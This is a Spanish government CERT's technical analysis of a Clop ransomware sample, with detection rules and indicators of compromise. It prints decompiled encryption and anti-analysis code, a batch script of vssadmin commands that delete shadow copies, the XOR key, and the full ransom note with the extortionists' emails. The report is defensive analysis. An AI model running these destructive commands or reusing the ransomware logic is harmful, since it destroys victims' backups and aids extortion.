# Informe Código Dañino
# CCN-CERT ID-06/21

## Clop

Abril 2021

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional



Fecha de Edición: marzo de 2021

**LIMITACIÓN DE RESPONSABILIDAD**

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

**AVISO LEGAL**

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

# ÍNDICE

## 1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

## 2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino perteneciente a la familia de **ransomware Clop**, identificada por la firma SHA256 8e1bbe4cedeb7c334fe780ab3fb589fe30ed976153618ac3402a5edff1b17d64.

El objetivo del binario es **cifrar los ficheros de los sistemas infectados**, para posteriormente, **solicitar el pago de un rescate a cambio de la herramienta de descifrado**.

Los *outbreaks* causados por el **ransomware Clop**, posiblemente atribuido al grupo ciber-criminal **TA505** según varias empresas de seguridad [1], llevan protagonizando varios titulares a lo largo de 2019 y del 2020[2] [2]. El denominador común en estos incidentes es que el ransomware se ha desplegado en la etapa de **post-explotación**, después de haber obtenido acceso ilícito a la organización y la posible exfiltración de información que ello conlleva, de forma previa al cifrado de la información.

El grupo encargado de operar el ransomware Clop, no se ha quedado atrás en la tendencia de mantener un portal en el que listar a las instituciones que se han visto afectadas por su actividad. Esta nueva modalidad de extorsión, supone una doble amenaza para las empresas que han sufrido una brecha de seguridad por los grupos criminales adheridos a la tendencia de señalar en público. Por un lado, sus archivos se encuentran inaccesibles debido al ransomware y por otro, su información confidencial es susceptible de verse liberada al público, con el posible impacto que ello genere.

En puntos posteriores del informe se entra en detalles técnicos sobre la muestra analizada. Además, se proporcionan una regla YARA e indicadores de compromiso con los que identificar la amenaza.

## 3. DETALLES GENERALES

El binario analizado, ejecutable para sistemas Windows de 32-bit, oculta a soluciones de seguridad y a analistas su funcionalidad mediante el uso de un *custom packer*. Binario original y resultado del *unpacking* se identifican con las firmas SHA256 listadas a continuación.

| Fichero | SHA256 |
|---|---|
| clop.exe | 8e1bbe4cedeb7c334fe780ab3fb589fe30ed976153618ac3402a5edff1b17d64 |
| payload.exe | 7ca5bd4383de00f064342cbbbf92e40abee8beaa310ebc2329b9acc3558f920d |

[1] https://www.bleepingcomputer.com/news/security/ta505-hackers-behind-maastricht-university-ransomware-attack/
[2] https://www.zdnet.com/article/german-tech-giant-software-ag-down-after-ransomware-attack/

Otro mecanismo que se observa para tratar de sobrepasar medidas de seguridad en el ejecutable inicial, es la incorporación de una firma digital.




Figura 1. Firma digital presente en el código dañino

Cabe destacar que la fecha de compilación presente en el binario resultado del proceso de *unpacking* coincide con la fecha y hora de la firma, 7 de febrero de 2019.

## 4. PROCESO DE INFECCIÓN

Para la correcta ejecución de la muestra analizada, se requiere que el código dañino corra como un servicio de Windows. En los subapartados a continuación se procede a detallar cada sección de interés del código del ransomware Clop.

### 4.1 LENGUAJES PROTEGIDOS

El proceso de cifrado no toma lugar si el lenguaje del sistema se encuentra entre los idiomas protegidos.

| Código | Idioma |
|---|---|
| 1049 | Russian |
| 1058 | Ukrainian |
| 1059 | Belarusian |
| 1064 | Tajik |
| 1067 | Armenian |
| 1087 | Kazakh |
| 1088 | Kyrgyz |

| Código | Idioma |
|---|---|
| 1090 | Turkmen |
| 2092 | Azerbaijani (Cyrillic) |
| 2115 | Uzbek (Cyrillic) |
| 1049 | Russian |
| 1058 | Ukrainian |

Además, se efectúa una llamada adicional a la función **GetTextCharset** para comprobar si el *charset* en uso se corresponde con el del idioma ruso. En caso afirmativo, o en caso de detectar alguno de los idiomas listados en la tabla anterior, el código dañino se auto elimina y concluye el proceso sin mayor afectación. En cualquier otro caso, se continúa con el proceso de infección.




Figura 2. Comprobación del idioma antes de continuar con la infección

## 4.2 ANTI-SANDBOX

De forma previa a ejecutar el código responsable del cifrado, el código dañino realiza 666.000 iteraciones sobre una serie de instrucciones que no modifican en absoluto el flujo del programa. Este fragmento de código podría consumir el límite disponible para el informe generado automáticamente por una *sandbox*, sin llegar a reflejar el comportamiento real de la muestra.

```
for ( j = 0; j < 666000; ++j )
{
  EraseTape(0, j, 0);
  GlobalDeleteAtom(0);
  if ( DefineDosDeviceA(j, "1234567890", "//..//") )
    FindAtomA("27");
  else
    GetCurrentThread();
}
```

Figura 3. Bucle con código basura

## 4.3 BORRADO DE SHADOW COPIES Y FINALIZACIÓN DE PROCESOS

Antes de iniciar el proceso de cifrado, el código dañino implementa las medidas listadas a continuación para asegurar el mayor éxito posible y controlar la afectación al sistema.

1. Borrado de la *shadow copies*.
2. Finalización de procesos en bucle infinito en un hilo adicional.
3. Control de instancias mediante mutex.

```
delete_shadows_bat();
Sleep(0x1388u);
CreateThread(0, 0, terminate_processes_thread, 0, 0, 0);
v4 = CreateMutexW(0, 0, L"CLOP#666");
if ( WaitForSingleObject(v4, 0) )
{
  CloseHandle(v4);
  ExitProcess(0);
}
```

Figura 4. Preparación para el proceso de cifrado

Para borrar las *shadow copies*, de los recursos del binario se extrae el elemento identificado por la cadena de texto **SIXSIX1**. Tras un proceso de *decoding*, se escribe el buffer resultante en el fichero **resort0-0-0-1-1-0.bat** y se ejecuta mediante la llamada a **ShellExecuteA**.

```
v0 = GetModuleHandleW(0);
v1 = v0;
v2 = FindResourceW(v0, (LPCWSTR)0xF447, L"SIXSIX1");
v3 = v2;
v4 = LoadResource(v1, v2);
v5 = LockResource(v4);
v6 = SizeofResource(v1, v3);
nNumberOfBytesToWrite = v6;
v7 = GlobalAlloc(0x40u, v6);
memmove(v7, v5, v6);
v8 = v6;
for ( i = 0; i < v8; ++i )
  *((_BYTE *)v7 + i) ^= xor_key_shadows[i % 0x42];
GetCurrentDirectoryA(0x104u, Buffer);
wsprintfA(FileName, "%s\\resort0-0-0-1-1-0.bat", Buffer);
NumberOfBytesWritten = 0;
v10 = CreateFileA(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
if ( v10 != (HANDLE)-1 )
{
  WriteFile(v10, v7, v8, &NumberOfBytesWritten, 0);
  CloseHandle(v10);
}
GlobalFree(v7);
return ShellExecuteA(0, "open", FileName, 0, 0, 0);
}
```

Figura 5. Eliminado de las *shadow copies*

La clave para la operación XOR usada para tanto el *decoding* del fichero *bat* mencionado, como para el *decoding* de la nota de rescate (fichero **SIXSIX** en los recursos del binario) es la siguiente.

```
Clopfdwsjkjr23LKhuifdhwui73826ygGKUJFHGdwsieflkdsj324765tZPKQWLjwNVBFHewi
uhryui32JKG
```

Las instrucciones del fichero destinado a eliminar las *shadow copies*, se listan a continuación.

```
@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```

En cuanto al hilo adicional para la finalización de procesos, en un bucle infinito se trata de concluir la ejecución de los 61 procesos listados en el **Anexo A**. El objetivo del ransomware en este apartado es liberar los ficheros que se puedan encontrar bloqueados por estas aplicaciones para proceder al cifrado.

Una vez iniciadas las medidas descritas para asegurar el máximo impacto del malware, mediante el mutex **CLOP#666** se realiza el control de instancias del código dañino. Si el mutex ya existe, la ejecución concluye.

## 4.4 CIFRADO DE FICHEROS

El proceso de cifrado de ficheros se divide en tres apartados.

1. En un hilo adicional se tratan de cifrar los ficheros de los recursos de red.
2. Por cada dispositivo, se genera un hilo adicional para el cifrado de sus ficheros.
3. Cifrado de los ficheros del escritorio.

```
  SetErrorMode(1u);
  CreateThread(0, 0, shared_resources_encryption_thread, 0, 0, 0);
  for ( k = 0; k < 26; ++k )
  {
    wsprintfW(RootPathName, L"%c:", (unsigned __int16)(char)(k + 65));
    v6 = GetDriveTypeW(RootPathName);
    if ( v6 == 3 || v6 == 2 || v6 == 4 )
    {
      CreateThread(0, 0, local_files_encryption_thread, RootPathName, 0, 0);
      Sleep(0xAu);
    }
    Sleep(100u);
  }
  Sleep(1800000u);
  SHGetSpecialFolderPathW(0, pszPath, 0, 0);
  encryption(
    "-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCfGijuhh1Ui9LSTH6tWtaU3U6E l+05lm2L0StCs4oTQVLytM"
    "fRzOPWYta/xqbG1LbLnJXxggH3Cs3lYLLxEJBG9LRA KZHwGKnO/KCavvdsfDa2G6N4uj8eUQXTgbXdhjyo+dhnbywPQYvMSfsW8vvoiCsn WrQjOY"
    "hdE7y7fOiQYQIDAQAB -----END PUBLIC KEY-----");
  Sleep(600000u);
  write_ransom_note(pszPath);
  Sleep(0xFFFFFFFF);
  result = WaitForSingleObject(hEvent, 0x3E8u);
}
while ( result );
return result;
}
```

Figura 6. Cifrado de ficheros

A su vez, se genera un hilo adicional para el cifrado de cada uno de los ficheros, excepcionando, como es habitual en las implementaciones de ransomware, los que se encuentren en determinadas localizaciones o muestren determinadas extensiones.

```
        && !StrStrW(FindFileData.cFileName, L"AUTORUN.INF")
        && !StrStrW(FindFileData.cFileName, L"NTUSER.DAT")
        && !StrStrW(FindFileData.cFileName, L"ICONCACHE.DB")
        && !StrStrW(FindFileData.cFileName, L"BOOTSECT.BAK")
        && !StrStrW(FindFileData.cFileName, L"NTUSER.DAT.LOG")
        && !StrStrW(FindFileData.cFileName, L"THUMBS.DB") )
      {
        v8 = FindFileData.nFileSizeLow;
        wsprintfW(OutputString, L"%s", pszFirst);
        OutputDebugStringW(OutputString);
        OutputDebugStringW(FindFileData.cFileName);
        memset(Parameter, 0, 0x964u);
        lstrcpyA(Parameter, a3);
        lstrcpyW((LPWSTR)&Parameter[1374], FindFileData.cFileName);
        lstrcpyW((LPWSTR)&Parameter[350], OutputString);
        *(_DWORD *)&Parameter[2400] = v8;
        v9 = CreateThread(0, 0, file_encryption_thread, Parameter, 0, 0);
        WaitForSingleObject(v9, 0xFFFFFFFF);
        v5 = v13;
      }
    }
    FindClose(v5);
  }
```

Figura 7. Cada fichero se cifra en un hilo adicional

El código dañino no cifra ningún fichero ubicado en los siguientes directorios.

| Directorios exentos del cifrado | | | |
|---|---|---|---|
| AhnLab | All Users | Chrome | Local Settings |
| Microsoft | Mozilla | Program Files | Program Files (x86) |
| ProgramData | Ransomware | Recycle.bin | Tor Browser |
| Windows | | | |

Finalmente, tampoco cifra ningún fichero en cuyo nombre se encuentre cualquiera de las siguientes cadenas de texto.

| Cadenas de texto que excluyen al fichero del cifrado | | | |
|---|---|---|---|
| .Clop | .dll | .exe | .lnk |
| .ocx | .sys | autoexec.bat | autorun.inf |
| boot.ini | bootsect.bak | desktop.ini | iconcache.db |
| ClopReadMe.txt | ntdetect.com | ntldr | ntuser.dat |
| ntuser.dat.log | ntuser.ini | thumbs.db | |

## 4.5 ESQUEMA DE CIFRADO

Si un fichero es susceptible de ser cifrado, el esquema empleado por el ransomware se divide básicamente en tres apartados.

1. Mediante la función **CryptGenKey**, se genera una clave pública RSA.
2. El contenido del fichero se cifra mediante el algoritmo RC4, usando como clave RC4 la clave RSA del paso 1.
3. La clave usada en el paso 2 para cifrar el contenido del fichero (y generada en el paso 1) se cifra mediante la clave pública RSA del par master embebida en el código dañino.

```
    NumberOfBytesRead = (DWORD)MapViewOfFile(v10, 6u, 0, 0, 0x2DC6C0u);
    if ( !NumberOfBytesRead )
      return 0;
    v11 = VirtualAlloc(0, 0x75u, 0x3000u, 4u);
    memset(v11, 0, 0x75u);
    per_file_rsa_pub = VirtualAlloc(0, 0x12Cu, 0x3000u, 4u);
    v23 = 0;
    crypt_gen_keys(&per_file_rsa_pub, &v23);
    memmove(v11, per_file_rsa_pub, 0x75u);
    if ( !*v11 && !v11[1] && !v11[2] && !v11[3] && !v11[5] )
      memmove(v11, &unk_12977C8, 0x75u);
    v12 = (const void *)NumberOfBytesRead;
    rc4(NumberOfBytesRead, 3000000);
    UnmapViewOfFile(v12);
    CloseHandle((HANDLE)lpBuffer);
    SetFilePointer(v9, 0, 0, 2u);
    WriteFile((HANDLE)NumberOfBytesWritten, clop_tag, 7u, &v22, 0);
    SetFilePointer(WriteFile, 0, 0, 2u);
    lpBuffer = 0;
    v13 = (const void *)crypt_encrypt(String1);
    WriteFile((HANDLE)NumberOfBytesWritten, v13, (DWORD)lpBuffer, &v22, 0);
    SetFilePointer(WriteFile, 0, 0, 2u);
    VirtualFree(v11, 0, 0x8000u);
    if ( per_file_rsa_pub )
      VirtualFree(per_file_rsa_pub, 0, 0x8000u);
    if ( NumberOfBytesWritten )
      CloseHandle((HANDLE)NumberOfBytesWritten);
  }
  MoveFileExW(FileName, NewFileName, 1u);
  return 0;
}
```

Figura 8. Procedimiento para el cifrado de cada fichero

Aunque es un esquema simple, el correcto uso de la clave pública RSA embebida garantiza a los atacantes que solo se pueda proceder al descifrado mediante la pareja privada que se encuentra en su poder. La RSA pública embebida en la muestra se lista a continuación.

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCfGijuhh1Ui9LSTH6tWtaU3U6E
l+05lm2L0StCs4oTQVLytMfRzOPWYta/xqbG1LbLnJXxggH3Cs3lYLLxEJBG9LRA
KZHwGKnO/KCavvdsfDa2G6N4uj8eUQXTgbXdhjyo+dhnbywPQYvMSfsW8vvoiCsn
WrQjOYhdE7y7fOiQYQIDAQAB
-----END PUBLIC KEY-----
```

El resultado de un fichero cifrado, con extensión "**.Clop"**, se muestra en la siguiente imagen.




Figura 9. Estructura de un fichero cifrado

En rojo se marca el contenido cifrado del fichero original y a continuación, en color negro, la marca de cifrado ¨**Clop^_-**¨. Finalmente, en verde, el resultado de cifrar con la clave pública RSA embebida la clave que se ha usado para cifrar el contenido del fichero original.

## 5. RESCATE

La nota de rescate **ClopReadMe.txt**, que se escribe en cada directorio en que se cifran ficheros y en el escritorio, contiene información sobre el incidente que se ha producido en la red interna y consejos sobre cómo proceder. Para recibir la herramienta de descifrado, en la nota de rescate se facilitan dos direcciones de correo para establecer contacto con el grupo criminal y discutir los detalles del secuestro de información.

Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.

Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.

We exclusively have decryption software for your situation

No decryption software is available in the public.

DO NOT RESET OR SHUTDOWN – files may be damaged.

DO NOT RENAME OR MOVE the encrypted and readme files.

DO NOT DELETE readme files.

This may lead to the impossibility of recovery of the certain files.

Photorec, RannohDecryptor etc. repair tools are useless and can destroy your files irreversibly.

If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach 2-3 encrypted files

(Less than 5 Mb each, non-archived and your files should not contain valuable information

(Databases, backups, large excel sheets, etc.)).

You will receive decrypted samples and our conditions how to get the decoder.

!!!Attention!!!

Your warranty - decrypted samples.

Do not rename encrypted files.

Do not try to decrypt your data using third party software.

We don`t need your files and your information.

But after 2 weeks all your files and keys will be deleted automatically.

Contact emails:

buckinghamgate@protonmail.com

and

unlock@eqaltech.su

The final price depends on how fast you write to us.

Every day of delay will cost you additional +0.5BTC.

Nothing personal just business

Clop

## 6. DESINFECCIÓN

Dada la naturaleza del código dañino, no se requiere de un proceso de desinfección, puesto que no adquiere persistencia. Con el fin de evitar una reinfección del sistema, sería necesario eliminar manualmente el ejecutable, puesto que no se auto elimina tras concluir ejecución.

En el caso del cifrado de los ficheros, el modelo de criptografía utilizado garantiza que el descifrado sea únicamente posible mediante el uso de la clave privada del par RSA, que se encuentra en poder del grupo ciber-criminal.

## 7. REGLAS DE DETECCIÓN

### 7.1 REGLA YARA

```
rule Clop
{
   meta:
      author = "CCN-CERT"
      date = "2021-03-12"
   strings:
      $delete = "/c del  \"%s\" >> NUL" ascii
      $readme = "ClopReadMe.txt" wide
      $mutex = "CLOP#666" wide
      $tag = "Clop^_-" ascii

   condition:
      (uint16(0) == 0x5A4D and
      all of them)
}
```

## 8. INDICADORES DE COMPROMISO

| Fichero | SHA256 |
|---|---|
| clop.exe | 8e1bbe4cedeb7c334fe780ab3fb589fe30ed976153618ac3402a5edff1b17d64 |
| payload.exe | 7ca5bd4383de00f064342cbbbf92e40abee8beaa310ebc2329b9acc3558f920d |

| Artefactos |
| --- |
| resort0-0-0-1-1-0.bat |
| **Nota de rescate** |
| ClopReadMe.txt |

| Extensión añadida a ficheros cifrados |
| --- |
| .Clop |

| E-mails de contacto |
| --- |
| buckinghamgate@protonmail.com |
| unlock@eqaltech.su |

## 9. ANEXO A

| Procesos a finalizar | | | |
|---|---|---|---|
| agntsv.exe | msaccess.exe | onenote.exe | syntime.exe |
| agntsvc.exe | msaess.exe | oomm.exe | tbirdconfig.exe |
| agntsvc.exeagntsvc.exe | msftesql.exe | oracle.exe | tbirdonfig.exe |
| agntsvc.exeencsvc.exe | mspub.exe | orale.exe | thebat.exe |
| agntsvc.exeisqlplussvc.exe | mydesktopqos.exe | ossd.exe | thebat64.exe |
| dbeng50.exe | mydesktopservice.exe | outlook.exe | thunderbird.exe |
| dbsnmp.exe | mydesktopservie.exe | PNTMon.exe | tmlisten.exe |
| ensv.exe | mysqld-nt.exe | powerpnt.exe | visio.exe |
| excel.exe | mysqld-opt.exe | sqbcoreservice.exe | winword.exe |
| exel.exe | mysqld.exe | sqboreservie.exe | wordpad.exe |
| firefoxconfig.exe | NTAoSMgr.exe | sqlagent.exe | xfssvccon.exe |
| firefoxonfig.exe | Ntrtsan.exe | sqlbrowser.exe | xfssvon.exe |
| infopath.exe | oautoupds.exe | sqlservr.exe | zoolz.exe |
| isqlplussv.exe | ocautoupds.exe | sqlwriter.exe | |
| isqlplussvc.exe | ocomm.exe | steam.exe | |
| mbamtray.exe | ocssd.exe | synctime.exe | |